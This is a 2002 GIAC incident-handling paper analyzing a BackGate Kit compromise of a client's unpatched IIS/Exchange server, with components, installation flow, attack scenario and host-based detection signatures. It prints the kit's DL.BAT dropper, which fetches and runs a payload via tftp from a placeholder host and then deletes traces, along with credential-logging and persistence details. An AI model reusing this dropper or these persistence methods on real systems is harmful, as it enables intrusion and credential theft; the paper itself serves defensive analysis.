Global Information Assurance Certification Paper

BackGate Kit: The Joy Of "Experts"

April 15, 2002

By

Paul DePriest

GCIH V2.0
Option 1

Introduction

I currently work as a network security analyst. My duties are primarily to perform network security audits and assessments for my employer's clients. This paper is about an incident that happened in September of 2001. I believe this incident is significant because I found similar problems in April 2001 on another client's network. While both cases concern the same basic attack, this paper will focus on the September incident. It is interesting from the perspective that the client was not aware of the problem. I discovered the incident while performing a network security assessment. For the sake of anonymity, I will refer to my client as the ABC Corporation.

When I arrived at the ABC Corporation, I thought it would be a normal security assessment. Each company that I work with seems to have a different view on security. The common thread is that security seems to take a back seat to almost every other Information Technology (IT) task. At the ABC Corporation's site, I thought I would find a network with a minimum of security concerns. This is because in the Kick-Off meeting with ABC, the office manager informed me that she had hired networking "experts" to design and install the ABC network.

What I found was that the ABC Microsoft Exchange server had been compromised and that an attacker had installed a collection of programs called the BackGate Kit. The primary purpose of the BackGate Kit is to allow the attacker (and his friends) to maintain access to the compromised machine. The BackGate Kit is interesting in that the attacker did not have to write his own code for the majority of the BackGate software. He uses illegal copies of other software to give himself another machine to by used for whatever purposes he desires. This includes: using the compromised machine as an ftp file server, using the compromised machine as an attack point to launch other attacks, and as a gateway to attack the machines on the ABC internal corporate network

This paper will present an overview of the BackGate Kit, describe how the BackGate Kit was used in the actual attack on the ABC Exchange server, and describe the corresponding Incident Handling process. In discussion of the Incident Handling process, I want to make it clear that I would have used a somewhat different process today, after having attended this SANS class on Incident Handling. I have tried to be accurate in my description of what steps I actually took, and then to explain what I would do differently today.

Part 1 - Description of the BackGate Kit

Name: BackGate Kit, alias NT.Hack

Operating System: Microsoft Windows NT, Windows 2000

Protocols: TCP

Services: Host: Windows NT Graphical Login; Network: ftp, telnet, http, socks, Wingate redirector

Applications: BackGate includes: a Trojan version of the GINA software, an illegal copy WinGate proxy server, and an illegal copy of the Serv-U ftp server.

Description: The BackGate kit is composed of several different programs, each with a different purpose. The GINA Trojan is used to capture usernames and passwords of users logging into the compromised Windows NT machine. The BackGate version of WinGate is used to provide the attacker with the capability to use the compromised machine to attack other machines via proxies, including telnet, ftp, http, and socks. This permits the attacker to hide his true identity. The third tool is Serv-U. This is an ftp server that the attacker installs so that he and his "friends" can use the compromised machine as a file repository. The ftp server also gives the attacker the capability to easily retrieve the captured usernames and passwords. In addition to these production tools, the BackGate Kit includes a program, firedaemon, which permits the attacker to install the Wingate and Serv-U software as services on the compromised Microsoft Windows system. BackGate also has a copy of the regedit program which is used during installation for making the registry edits.

Variants: Because the BackGate Kit is composed of several applications, it is possible for the attacker to only use a portion of the kit. It is also possible for the attacker to include different applications and thus add new functionality. In the two instances I have seen, the BackGate Kits were identical. Also, the attacker can modify the TCP port numbers used for the various proxies and the ftp server.

References:

"BackGate Kit Analysis and Defense"
http://www.incidents.org/react/unicode.php
"BackGate Kit"
http://www3.ca.com/Virus/Virus.asp?ID=9739
"Security HQ – BackGate"
http://hq.mcafeeasap.com/dispTrojan.asp?virus_k=98693
Related links:
"CVE-2000-0886"
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0886
"CVE-2000-0884"
http://vce.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0884
"CAN-1999-0660"
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-1999-0660
"National Infrastructure Protection Center Advisory 01-003"
http://www.nipc.gov/warnings/advisories/2001/01-003.htm
"National Infrastructure Protection Center Advisory 01-023"

http://www.nipc.gov/warnings/advisories/2001/01-023.htm

Part 2 – The Attack

Description of the Compromised ABC Network

The ABC corporate network is illustrated in Figure 1. As shown, the corporate network is attached to the Internet. The router is an Ascend Pipeline ISDN router. There is no packet filtering being done by the router. The firewall is a Rebel NetWinder Firewall running on a Linux System. ABC also has an Apache Web server running on this Linux host. The primary item of interest is the Microsoft Exchange server. This is the machine that was attacked and compromised. Notice that the Exchange server is located outside the firewall and has no host based firewall software installed. The reason given by ABC for this configuration was that the "experts" they had hired could not figure out how to set up the firewall to allow the Exchange mail through. So, these "experts" set up a Microsoft NT system with two ethernet interfaces: one for the outside network and one for the internal corporate network. This permitted the firewall to do its job for the remaining systems, but left the Exchange server wide open to attack and provided the attackers with a way to penetrate the corporate network without having to go through the firewall. In addition, these consultants did not realize that in the process of installing Exchange, they had also installed IIS. Since they didn't realize that IIS was installed, it remained as a default installation, and no patches were ever applied. The actual corporate web server was hosted on the Firewall system. Also, ABC was not using anti-virus software on the Exchange server.

This Microsoft Exchange server had Service Pack 4 of Microsoft Windows installed and IIS version 4 with no patches. ABC was running version 5.5.2653.13 of Microsoft Exchange.

The remainder of the corporate network consisted of a Microsoft NT File Server and 21 Microsoft Windows 95 machines. These systems on the internal corporate network did not play an active role in this incident.



Figure 1. Diagram of the ABC network

Protocol Description

There are several services utilized by the BackGate Kit. BackGate installs a telnet (TCP port 23) proxy server, a web (TCP port80) proxy server, an ftp (TCP port 20 & 21) proxy server, a SOCKS (TCP port 1080) proxy server, a Winsock Redirector and an ftp (normally TCP port 20 & 21, BackGate uses TCP 19216) server. Note that the attacker installs the proxy servers on ports of his choosing. The TCP ports that the attacker "normally" selects for the BackGate services are:

Service	TCP Port
telnet proxy	9273
web proxy	9274
ftp proxy	9275
socks proxy	9276
Winsock Redirector	9277
Remote Control Service	9278
ftp server	19216

I say "normally" because these are the ports that I have seen attackers use and in my

research these are the ports that are customarily associated with BackGate. But, be aware that a skilled attacker could change which ports were being used and still accomplish his task of maintaining complete access to the system. Possible motivation for an attacker to modify these port numbers would be to avoid detection by Intrusion Detection Systems.

In addition to the above, BackGate installs a copy of a GINA Trojan on the compromised machine. The GINA Trojan replaces the GINA login DLL that handles the Graphical Windows Login at the system console. This GINA Trojan records all of the usernames and passwords of anyone logging into the compromised system at the console. Be aware that the passwords are recorded in clear text (unencrypted).

How the BackGate Kit Works

Before I discuss how the BackGate Kit works, I would like to review the steps a typical attacker takes to become "owner" your computer. The five steps are: reconnaissance, scanning, exploiting vulnerable systems, keeping access, and covering tracks. An attacker will normally follow these basic steps in this order when successfully taking over a computer system. The BackGate Kit is primarily in the area of keeping access. That means that a machine has already been successfully compromised when the BackGate Kit is installed.

The BackGate Kit is used to maintain access to a compromised system, serve as a file server for the attacker(s), and as a system from which other machines may be attacked. So, before the BackGate Kit can be installed, the attacker must have already gained access to the computer. My assumption is that the machines on which the attacker installs the BackGate kit are Microsoft Windows NT or 2000 that are running the IIS web server that is vulnerable to the IIS Unicode attack. Based upon research performed by Robin Keir of a distributed denial of service attack on GRC.com, the machines used in the attack were primarily systems where an attacker had installed the BackGate Kit. Please visit http://keir.net/attacklist.html for the details of this study. This study also showed that these compromised systems were all susceptible to the IIS Unicode vulnerability. This agrees with my personal observation in that the two instances I have observed of the BackGate Kit at client's sites have been on machines that were vulnerable to the IIS Unicode vulnerability. There has been a lot of information written about the details of the Unicode vulnerability in IIS, so I will not repeat the details here. For a good discussion of the IIS Unicode attack, please read the following GCIH practical exercise, http://www.giac.org/practical/Guofei_Jiang_GCIH.doc .

This does not mean that an attacker could not install the BackGate Kit on a system without the Unicode vulnerability. As long as the attacker could gain the proper access, he could install the BackGate Kit and thus maintain access to the machine. Because the installation process would be different if the IIS Unicode vulnerability is not used, I will only be considering systems with the IIS Unicode vulnerability when explaining how the attack works.

Therefore, using the IIS Unicode vulnerability of the IIS web server, a Visual Basic script is copied to the target machine in the C:\Inetpub\scripts directory (or any executable directory). The common name of this script file is E.ASP. This script is then executed by the attacker by referencing E.ASP on the web server (the compromised machine) from a Web browser (the attacker's machine). This script then executes on the target machine. (Note: One of the interesting things about this approach is that while the attacker is executing Windows commands on the target machine via the IIS Unicode exploit, he is running in the security context of IUSR_computername. But when he executes the Visual Basic script, E.ASP, via a web browser, he executes it in the context of "Local System". The important distinction here is that "Local System" is a built-in member of the Administrator group. So, not only does the attacker get to execute programs on the target system, he gets to do it as an Administrator equivalent.)

There are several options available to the attacker to download the E.ASP file mentioned in the above paragraph. One option is for the attacker to use the tftp client program to copy the file from a tftp server. This seems to be the preferred approach from the references I read on the BackGate Kit. This makes since because the tftp command to download a file is a single command. Another approach would be to use the ftp client program. It is somewhat cumbersome to use via the IIS Unicode vulnerability in that a file of ftp commands must be built and then the ftp command can be executed via the IIS Unicode vulnerability. Now, just in case the implementation of Windows does not allow the client tftp program to execute from its standard location, the attacker will copy it to the C:\Inetpub\scripts directory. This copy of tftp.exe will be used to download the BackGate Kit software.

The Visual Basic script, E.ASP, performs several important tasks for the attacker:

1. Determines which hard drive on the server has the most disk space. This drive will be used as the ftp repository disk for the ftp server to be installed later.
2. Creates a Windows batch file (DL.BAT) in the C:\Inetpub\scripts directory. This file contains the following commands:

```
@echo off
cd \Inetpub\scripts
startDL:
tftp.exe -I a.b.c.d get DL.exe
if not exist DL.exe goto startDL
start /w DL.exe
ren 00.D install.bat
attrib TFTP* -r
attrib DL.exe -r
del TFTP*
del DL.exe
install.bat %1
exit
```

The tftp command copies the DL.exe program to the target machine from a tftp server that contains the BackGate Kit. Notice that it loops here just in case the tftp connection timed out or was not successful for some other reason. (tftp uses UDP to copy files. UDP is connectionless and thus is not a reliable protocol like TCP.) After DL.exe is present on the target system, it is executed with the "wait" option. The "wait" option will cause the script to not execute any more commands until the DL.exe program is completed. The function of the DL.exe program is to download the components of the BackGate kit. Upon initial download, the file names are all of the form ##.D (for example, 00.D, 01.D, 02.D, etc.). Now the file 00.D is renamed to install.bat, tfpt.exe and DL.exe are deleted, and install.bat is executed. This is where the actual installation of the BackGate Kit takes place.

2. Now E.ASP returns the result of the disk space search. This lets the attacker know which disk drive is being used and how much free space is available.
3. Following the installation of the BackGate Kit, the following files are deleted. A description of each file is provided so that you will know what its function was during the installation process. These files are removed because they are no longer needed and to aid in covering the attacker's tracks.
   - REGGINA.EXE – This is the configuration file for the NEWGINA.DLL.
   - REGEDIT.EXE – This is version 4.00.1111 of the Microsoft regedit program. It is used because it will make changes to the registry without warning the user of possible problems that may arise with the settings you are trying to make. This is important because the BackGate Kit makes numerous registry edits.
   - REGIT.EXE – A tool for setting permissions on files from the command line.
   - RESTSEC.EXE – A sleep tool for pausing while another program executes.
   - MAKEINI.EXE – A tool to make INI files used in software installation.

The remainder of this section will describe the components of the BackGate Kit that were installed on the target machine during the process described above. The files discussed in the following sections are normally located in the directory, C:\Winnt\system32\os2\DLL\NEW, by the BackGate Kit installation script.

NEWGINA.DLL

The Graphical Identification and Authentication (GINA) Dynamic Link Library (DLL) provides support for the Windows.exe program. One example is the interactive login at the console of a Microsoft Windows NT or 2000 system. When the user depresses the (CTRL+ALT+DEL) keys simultaneously, this activates the Windows login process and the Username / Password dialogue box is displayed. The user then enters his username and password and hi is logged in. This is meant to be a secure process. The NEWGINA.DLL that is installed by BackGate does indeed complete this login process, but the login information is recorded in a file that will be downloaded to the attacker at a later time. The format of this "log" file is:

```
user Administrator has logged on to domain ABC with password abc10.
user is a member of the Administrators group.
returned profile information:
    type 2
    profile path: (null)
    policy path: \\ABCPDC\netlogon\ntconfig.pol
    server: \\ABCPDC
    LOGONSERVER=\\ABCPDC
```

Each time a user logs in, the above information is recorded. Notice that everything is recorded in plaintext. Thus no passwords need to be cracked. This log file is saved as "C:\543567.tmp". The registry values that are created are:

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\WinLogon\GinaDLL="newgina.DLL"

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\WinLogon\OriginalGinaDLL="MSgina.DLL"

Please note that this is only two registry keys and that the lines are wrapped due to line width limitations. Notice also that there are two keys used here, one pointing to the Trojan GINA DLL and the other to the Original GINA DLL.

WARNING: If you delete the Trojan GINA DLL file, NEWGINA.DLL, without removing the two registry keys above, then Windows will not reboot properly.

FIREDAEMON.EXE

FireDaemon is a program that allows almost any Microsoft Windows application to be installed as a Windows NT / 2000 service. FireDaemon is freeware software. (So not only did the creator of BackGate use illegal commercial software, he used freeware also.) For detailed information on the FireDaemon application, please visit http://www.firedaemon.com/readme.html . From the attacker's perspective, be aware that FireDaemon will not work with Windows NT systems (either workstation or server) that are not patched at least to Service Pack 4 and with Windows 2000 (Professional or Advanced Server) not patched to at least Service Pack 1. I know this sounds strange, but this means that systems that are extremely out of date (concerning patches and Service Packs) will cause this part of the BackGate Kit installation to fail.

Although FireDaemon may be used for numerous applications, the BackGate Kit uses it to make the FTP server, SERV-U, and the WinGate TCP Proxy Server operate as services on the target machine.

The BackGate install scripts handle all of the setup required for the FireDaemon Program including the registry edits.

MMTASK.EXE

The MMTASK.EXE program is basically the WinGate Proxy server commercial program. The BackGate Kit uses version 3.0 of WinGate. This is interesting because the attacker is utilizing commercial software in the BackGate Kit. In essence, he is installing an illegal copy of WinGate on the target machine. Included with the BackGate Kit are all the registry settings required by WinGate (MMTASK.EXE). These entries are installed in the registry in the HKEY_LOCAL_MACHINE\SOFTWARE\Qbik Software\ tree. For details on exactly how WinGate works and is meant to be properly used, visit http://www.deerfield.com/products/wingate/features .

MMTASK.EXE is the application that manages the TCP proxy services for telnet, ftp, SOCKS, and web. It also handles the WinSock Redirector and the remote control service. This is a very powerful commercial tool that has obviously fallen into the wrong hands. This should be a reminder to us all that even good ideas (and software) can be misused.

A significant capability of MMTASK.EXE is the proxy capability. This is what the attacker uses to attack other hosts. For example, the telnet proxy server permits the attacker to telnet to the compromised host on TCP port 9273 and then to enter an IP address to telnet to using TCP port 23. This means that anyone attempting to trace the attacker will think that the attack is coming from the compromised host and not his real machine.

MMTASK.EXE is important for you to be aware of because it is used in other attacks and kits. Visit http://www.megasecurity.org/Tools/Wingate3.09.html to see how MMTASK.EXE is used in Backdoor.WLF and DonaldDick.154.

SUD.EXE and SUD.BAK

SUD.EXE is the SERV-U FTP server available from Rhino Software. You can get details about SERV-U by visiting http://www.serv-u.com/features.htm . Note that this is another commercial program that the creator of BackGate has "acquired". The two primary items of interest here is that this ftp server uses TCP port 19216 instead of the standard TCP ports 20 and 21 and it uses the configuration file, SUD.BAK, for setup and user account information. This configuration file has several ftp accounts defined so that the attacker and his friends can use this ftp server with their own account. Some of the account names are: AdminIt, MistarZet, Techonic, nevermind, Unibomber, Nicodeimous, Catie, Mantis, and Pr0vit0. There are 24 accounts in all. For the complete list of accounts, please visit H.D. Moore's web site, http://www.digitaloffense.net/worms/unicode-rootkit-01/files/sud.bak.gz . This will provide you with the complete contents of the configuration file. Please note that this file has been compressed with the gzip program and will have to be uncompressed for viewing.

Remember from above, that the BackGate installation script looks for the Hard Disk with the most free space to install the ftp directory tree. The top level file name of the tree will be "\Adminback0801" unless the attacker modifies it to something else.

Description of the Attack on the ABC network

Although I was not working with the ABC Corporation before they were attacked with the BackGate Kit, I do believe that I can explain a likely scenario as to what happened. Figure 2 illustrates the "playing field". Note that there is an attacker out on the Internet



Figure 2. BackGate Attack Scenario

looking for potential victims. Following standard hacker methodology, he scans the ABC's network address space. This is shown by Figure 3. He finds a possible target in ABC's network, the Microsoft Exchange Server machine. He discovers that there is an IIS web server running on this system by executing a port scan of the Exchange Server. This could be accomplished by using the nmap program or any one of numerous port scanners.



Figure 3. Attacker scanning for a potential target

Upon finding this particular host, he must now determine if it is: (1) a Microsoft IIS Web Server, (2) is it vulnerable to the IIS Unicode attack, (3) is it running the proper version of Microsoft Windows for the BackGate Kit to work properly. In the case of the ABC IIS Web server machine the answer to the above questions were YES.

Now that the attacker has successfully gained access to the ABC system, he wants to get the BackGate Kit installed. He follows the installation instructions provided in the previous section of this document and now has not only compromised the system, but has begun to use his "new system" an attack platform, shown by Figure 4.



Figure 4. BackGate successfully installed, Attacker actively pursuing other targets

(As a side note, at this point he also defaced the default IIS web page with his own pornographic web page. So, not only did ABC lose control of this system, they were also serving up pornography on the Internet.)

The next step is that he shares the fact that he has captured this system with his fellow attackers and that it is now available for use by all of the attacker's friends and cohorts. (I am obviously guessing about this. I don't know if the attacker passed on information to other attackers or if other attackers just found out that this system was already compromised and had the BackGate Kit installed when they were conducting their own Internet scans. It was probably a combination of both events.) The reason this is of a concern to me is that while I was on site at the ABC network, I installed a sniffer on their external network and recorded the traffic for about 6 hours. Note that this was done prior to shutting down the compromised machine and thus letting the attacker(s) know that they had been found out. During this 6 hour period, 7 different IP addresses were accessing the telnet proxy server installed on this machine, and going to other sites on the Internet. I guess that this still could be one attacker, but it seems logical to me that there could be several different attackers utilizing this one system. This scenario is shown in Figure 5. I will present some of the data in the Incident Handling section of this document.



Figure 5. Attackers in action

I have no concrete evidence that the attacker targeted the ABC internal network, but I did attempt it and was able to accomplish this task and so this option was available to the attacker. Remember that the compromised ABC Exchange server has two ethernet interfaces, one to the external network and one to the internal (protected) network. I tried to use the telnet proxy to telnet to a machine behind the firewall. I wondered how this would work because ABC had used private addressing (192.168.200.x) for their internal network. I would like to report that it worked wonderfully. I was able to telnet directly to the internal interface of their firewall. See Figure 6 for details.



Figure 6. Accessing the internal (protected) network

Now that the attacker has complete control of this machine, he basically can do whatever he desires. In addition to the above attacks, he could use the IIS Unicode vulnerability or his ftp server to copy the captured user names and passwords. He could also copy all of the BackGate Kit files to the ftp server and then use this system as a repository for his files.

Signature of the Attack

There are two areas of signatures I would like to consider here: host based and network based. Host based is what you would look for on the system that BackGate would be installed on. Network based is what specific network traffic would let you discern if the BackGate Kit was present on your network.

Host Based Signatures

There are several items to look for that would let you know if BackGate was present. These can be performed manually or possibly automated.

1. Look in the registry for any entries containing "gina". If any are present, then you probably have the Trojan GINA program present on your system.
2. Look in the registry for the branch HKEY_LOCAL_MACHINE\SOFTWARE\Qbik Software\. This will indicate that the WinGate (MMTASK) software is installed.

3. When looking at the event log, look for entries like:
   "Event (0) or Event (1) DATE TIME OS2SRV Information None 0 N/A SERVERNAME The description for Event ID (0) in Source (OS2SRV) could not be found. It contains the following insertion string(s): ."
   or
   "DATE TIME MMTASK Information None 0 N/A SERVERNAME The description for Event ID (0) in Source (MMTASK) could not be found. It contains the following insertion string(s):.".
   This will indicate the possible presence of the WinGate (MMTASK) or SERV-U (SUD.EXE) software components of BackGate.
4. Look for the existence of any of the following files: C:\543567.tmp, newgina.dll, mmtask.exe, sud.exe, sud.bak, and firedaemon.exe. Be aware that some or all of these files may have the hidden bit set. Also, if the attacker didn't properly clean up the files after installation, then any of the files created or downloaded may be present on the system. These files may also exist in the attacker's ftp directory where the attacker is using your system as a file server. You could either search for the file names presented above, or search the contents of the files, looking for commands that would be in one of the BackGate Kit's installation scripts.
5. Certain vulnerability testing software, such as SARA or Nessus, will trigger the WinGate (MMTASK) program to use up all of the available CPU time on the compromised system. If your system becomes unresponsive, then bring up the Task Manager and look for MMTASK. If it is found and it is utilizing close to all of the CPU time, then you probably have the BackGate Kit installed.
